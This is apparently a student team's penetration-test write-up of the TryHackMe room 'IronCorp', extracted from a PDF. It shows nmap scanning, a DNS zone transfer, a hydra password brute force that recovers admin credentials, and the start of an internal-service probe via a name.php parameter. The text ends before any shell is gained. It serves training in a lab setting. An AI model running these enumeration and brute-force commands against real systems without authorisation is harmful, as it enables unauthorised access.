
PenTest 2
ROOM B
AIA


Members

ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Normarzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

Steps: Reconnaissance and Enumeration
Member Involved : Ikhwan, Amin
Tools Used : nano, nmap, hydra, firefox and dig
Thought Process and Methodology :

Based on the note given in TryhackMe, I edit the etc/hosts file using the command (nano /etc/hosts). Add our Ip address in the file.






Launch nmap on ironcorp.me with specific ports.


```
root@ip-10-10-153-3:~# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,4
9670 ironcorp.me -o ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-03 05:08 BST
Nmap scan report for ironcorp.me (10.10.251.31)
Host is up (0.0086s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Microsoft DNS
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T03:58:29
|_Not valid after:  2023-02-01T03:58:29
|_ssl-date: 2022-08-03T04:09:32+00:00; -1s from scanner time.
8080/tcp  open     http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1
c PHP/7.4.4)
| http-methods:
```

So, we try to open each open port. We can access the port 8080 and 11025 but there is nothing to help us to gather information.


Problem loading page
Dashtreme Admin - Free
ironcorp.me:8080
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Enter keywords
9526
Total Orders
+4.2%
8323
$
Total Revenue
+1.2%
6200
Visitors
+5.2%
5630



We use a dig tool to search any sub domain. So we got two subdomains which are admin.ironcorp.me and internal.ironcorp.me.

```
root@ip-10-10-153-3:~# dig @10.10.251.31 ironcorp.me axfr

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.251.31 ironcorp.me axfr
; (1 server found)
; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster
. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster
. 3 900 600 86400 3600
;; Query time: 412 msec
;; SERVER: 10.10.251.31#53(10.10.251.31)
;; WHEN: Wed Aug 03 05:11:10 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

Then we edit the file /etc/hosts using nano command to add the newly discovered subdomain.


```
  GNU nano 2.9.3                    /etc/hosts                          Modified

127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.251.31    ironcorp.me
10.10.251.31    admin.ironcorp.me
10.10.251.31    internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

File Name to Write: /etc/hosts
^G Get Help       M-D DOS Format    M-A Append        M-B Backup File
^C Cancel         M-M Mac Format    M-P Prefix        ^T To Files
```

Then we searched admin.ironcorp.me:11025 in firefox but unfortunately it was locked. We were required to insert the username and Password key.




So, we searched for a way to brute force the locks. We decided to use hydra to brute force the lock and we try and error all the files format .txt such as rockyou.txt and fasttrack.txt in wordlists file and we succeeded to find the username and password by using rockyou.txt.

```
root@ip-10-10-153-3:~# ls
Desktop    Instructions  Pictures  Rooms    thinclient_drives
Downloads  ironcorp.me   Postman   Scripts  Tools
root@ip-10-10-153-3:~# cd Tools
root@ip-10-10-153-3:~/Tools# ls
 Binex           mozo-made-20.desktop   recon-ng           Wireless
 C2              mozo-made-21.desktop  'Static Binaries'   wordlists
 Decompilers    'Password Attacks'      Steganography
 Miscellaneous   PEAS                   Web
root@ip-10-10-153-3:~/Tools# cd wordlists
root@ip-10-10-153-3:~/Tools/wordlists# ls
dirb       fasttrack.txt   PythonForPentesters  SecLists
dirbuster  MetasploitRoom  rockyou.txt          wordlists.zip
```


```
root@ip-10-10-153-3:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -
 11025 admin.ironcorp.me http-get
ydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se
ret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-03 05:20:20
[WARNING] You must supply the web page as an additional option or via -m, d
efault path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l
:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[11025][http-get] host: admin.ironcorp.me   login: admin   password: passwo
rd123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-03 05:21:07
```

Then we insert the username and password from hydra into the given lock and we manage to access admin.ironcorp.me:11025.




Then we were navigated to the one piece background website.



Final Results:
Then we successfully accessed admin.ironcorp.me:11025.


Steps: Initial Foothold (where you gain the first reverse shell)
Member Involved : Alif, Ikhwan
Tools Used : Kali, AttackBox, FireFox
Thought Process and Methodology :

On the website, I performed an internal port scan and discovered new services available only internally. This would allow an attacker to discover internally exposed services and circumvent their firewall. I continued to exploit the vulnerability by loading the subdomain that we couldn't access from the perimeter. Then, I looked over the code and noticed a variable that prints out a user's name.





I copied the link provided and pasted it at the end of the link while viewing the source code in the same browser. Then, at the top left, the name Equinox appeared, and if I pasted a random name at the end of the link, the name would appear alongside the Equinox.

```
<body>
        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>
</body>
</html>
```

